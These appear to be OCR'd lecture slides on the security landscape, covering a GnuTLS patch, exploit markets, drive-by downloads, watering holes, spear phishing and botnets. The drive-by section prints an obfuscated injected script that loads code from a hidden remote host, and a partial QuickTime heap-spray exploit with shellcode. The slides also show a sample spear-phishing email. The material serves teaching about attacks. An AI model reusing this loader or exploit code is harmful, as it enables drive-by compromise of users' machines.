From vulnerabilities to nation-state attacks

An overview of today's security landscape

In the news

```
158 158   if (result < 0)
159 159     {
160 160       gnutls_assert ();
161       -   goto cleanup;
      161 +   goto fail;
162 162     }
163 163
164 164   result =
...
166 166   if (result < 0)
167 167     {
168 168       gnutls_assert ();
169       -   goto cleanup;
      169 +   goto fail;
170 170     }
171 171
172 172   /* If the subject certificate is the same as the issuer
...
206 206   else
207 207     gnutls_assert ();
208 208
      209 + fail:
209 210   result = 0;
210 211
211 212 cleanup:
...
331 331   gnutls_datum_t cert_signed_data = { NULL, 0 };
332 332   gnutls_datum_t cert_signature = { NULL, 0 };
333 333   gnutls_x509_crt_t issuer = NULL;
334       - int issuer_version, result;
      334 + int issuer_version, result = 0;
335 335
```


https://www.gitorious.org/gnutls/gnutls/commit/6aa26f78150ccbdf0aec1878a41c17c41d358a3b

Exploit markets

PROFITING FROM VULNERABILITIES (THE LEGAL WAY)

Bounty programs

Competitions




Exploit markets

Drive-by-downloads and spear phishing

PROFITING FROM VULNERABILITIES (THE ILLEGAL WAY)

Drive-by-download attacks



Malicious code

```
<script>function GuclogyuYuvicoqik (PukikejQujxigene) { var CapupJadugute = document.cookie.
indexOf (';', PukikejQujxigene); if (CapupJadugute == -1) CapupJadugute = document.cookie.le
ngth; return unescape(document.cookie.substring(PukikejQujxigene, CapupJadugute)); } functio
n XerulcRotqoqor (name) { var arg = name + '='; var alen = arg.length; var clen = document.c
ookie.length; var i = 0; while (i < clen) { var j = i + alen; if (document.cookie.substring(
i, j) == arg) return GuclogyuYuvicoqik (j); i = document.cookie.indexOf(' ', i) + 1; if (i =
= 0) break; } return null; } function VohojubegGoxfokizo (name, value) { var argv = Vohojube
gGoxfokizo.arguments; var argc = VohojubegGoxfokizo.arguments.length; var expires = (argc >
2) ? argv[2] : null; var path = (argc > 3) ? argv[3] : null; var domain = (argc > 4) ? argv[
4] : null; var secure = (argc > 5) ? argv[5] : false; document.cookie = name + '=' + escape
(value) + ((expires == null) ? '' : ('; expires=' + expires.toGMTString())) + ((path == null
) ? '' : ('; path=' + path)) + ((domain == null) ? '' : ('; domain=' + domain)) + ((secure =
= true) ? '; secure' : ''); } if (XerulcRotqoqor('o') == null) { var YicdTomefup = 'LDRHDCMX
IiSEAnWGKsXTWLGYOJtFWGIHPZALaCOQVKYMMSGlUHPWPJTABOlEINDGREUST-DSLXHXIaGJZPHFGdUMToBUPbZWTeGF
ZQTAHRI-JLOJQOMVPfEPUKWCVXlQIXRBYOKFaRYTNPOsWOWhVJIYTZ.YFBYTcSIECKoWXEQYm'.replace(/[A-Z]/g,
''); var TozamopubRojux = document.createElement('script'); TozamopubRojux.src = 'http://' +
 YicdTomefup + '/counter/?page=' + escape(document.referrer) + '&rnd=' + Math.random() + '&f
 romsrv=1'; document.getElementsByTagName('head')[0].appendChild(TozamopubRojux); var Pahewi
 cXesafemim = new Date (); PahewicXesafemim.setTime(PahewicXesafemim.getTime() + (8*3600*100
 0)); VohojubegGoxfokizo('o','1',PahewicXesafemim, '/'); }</script></body>
```

Exploit

```
function ms(){
    var plc = unescape("
        %u4343%u4343%u4343%u0FEB%u335B%u66C9%u80B9%u8001%uEF33%uE243%uEBFA%uE805%uFFEC%uFFFF%u8B7F
        %uDF4E%uEFEF%u64EF%uE3AF%u9F64%u42F3%u9F64%u6EE7%uEF03%uEFEB%u64EF%uB903%u6187%uE1A1%u0703
        %uEF11%uEFEF%uAA66%uB9EB%u7787%u6511%u07E1%uEF1F%uEFEF%uAA66%uB9E7%uCA87%u105F%u072D%uEF0D
        ...
        %u6870%u3F70%u6469%u353D%u3935%u0030");
    var hsta = 0x0c0c0c0c, hbs = 0x100000, pl = plc.length * 2, sss = hbs - (pl + 0x38);
    var ss = gss(addr(hsta), sss), hb = (hsta - hbs) / hbs;
    for (i = 0; i < hb; i ++ )m[i] = ss + plc;
}
function quick(){
    try {
        var obj = null;
        obj = cobj("QuickTime.QuickTime.4");
        if (obj){
            ms();
            var buf = "";
            for (var i = 0; i < 200; i++ ){
                buf += "AAAA";
            }
            for (var i = 0; i < 3; i++ )
                buf += "\x0c\x0c\x0c\x0c";
            var my_div = document.createElement("div");
            my_div.innerHTML = "<object classid=\"clsid:02BF25D5-8C17-4B23-BC80-D3488ABDDC6B\" width=\
            "<param name=\"src\" value=\"object_rtsp\">" +
            "<param name=\"type\" value=\"image/x-quicktime\">" +
            "<param name=\"autoplay\" value=\"true\">" +
            "<param name=\"qtnext1\" value=\"<rtsp://BBBB:" + buf + ">T<myself>\">" +
            "<param name=\"target\" value=\"myself\">" + "</object>";
            document.body.appendChild(my_div);
        }
    }
    catch (e){ }
    return 0;
}
```


Exploits

- Target vulnerabilities in browser and browser plugins
- Targeted vulnerabilities
  - Stack/heap overflows
  - Integer vulnerabilities
  - Insecure APIs (especially with ActiveX control)
    - Certain controls assume they are going to be used by a legitimate, trusted user
    - When used inside a browser, this assumption does not hold
    - Problem if they expose APIs that allow dangerous operations, e.g., downloadAndExecute


Anatomy of exploit

- Suppose the malicious page has determined that the victim has installed a vulnerable ActiveX control, e.g., QuickTime
- The control is loaded into memory
- The environment is prepared for the exploit, for example, for memory corruption exploits
  - The shellcode is loaded into memory
  - The heap is sprayed to ensure that control eventually reaches the shellcode
- The vulnerability is triggered, by invoking the vulnerable method/property of the ActiveX control


Luring Users: Social Engineering



Luring Users: Social Malware



Luring Users: SEO



http://cseweb.ucsd.edu/users/voelker/pubs/juice-ndss13.pdf
http://faculty.cs.tamu.edu/guofei/paper/PoisonAmplifier-RAID12.pdf

Luring Users: Watering Hole Attack

- Sometimes it is difficult to exploit the target of an attack directly
  - Instead compromise a site that is likely to be visited by the target
- Council on foreign relations → governmental officials
- Unaligned Chinese news site → Chinese dissidents
- iPhone dev web site → developers at Apple, Facebook, Twitter, etc.
- Nation Journal web site → Political insiders in Washington

Spear Phishing

From: abudhabi@mofa.g
To: tehran@mofa.gov.sy
Date: Monday February 6
Attachment: 23 rcs.pdf


السادة الزملاء في مكتب الرموز

23 استلام البرقية الخاصة رقم


مع الشكر

السفارة / أبو ظبي

---- Msg sent via @Mail - http://atmail.com/



Document-based Attacks



Ghosts and zombies

- If exploit is successful, it typically downloads and automatically executes malware on the victim's machine
- The malware takes control of the machine and transforms into a bot, a member of a botnet
- Sensitive data is exfiltrated from the infected machine
- The machine is used in illicit activity, e.g., launching DOS attacks, sending spam, etc.

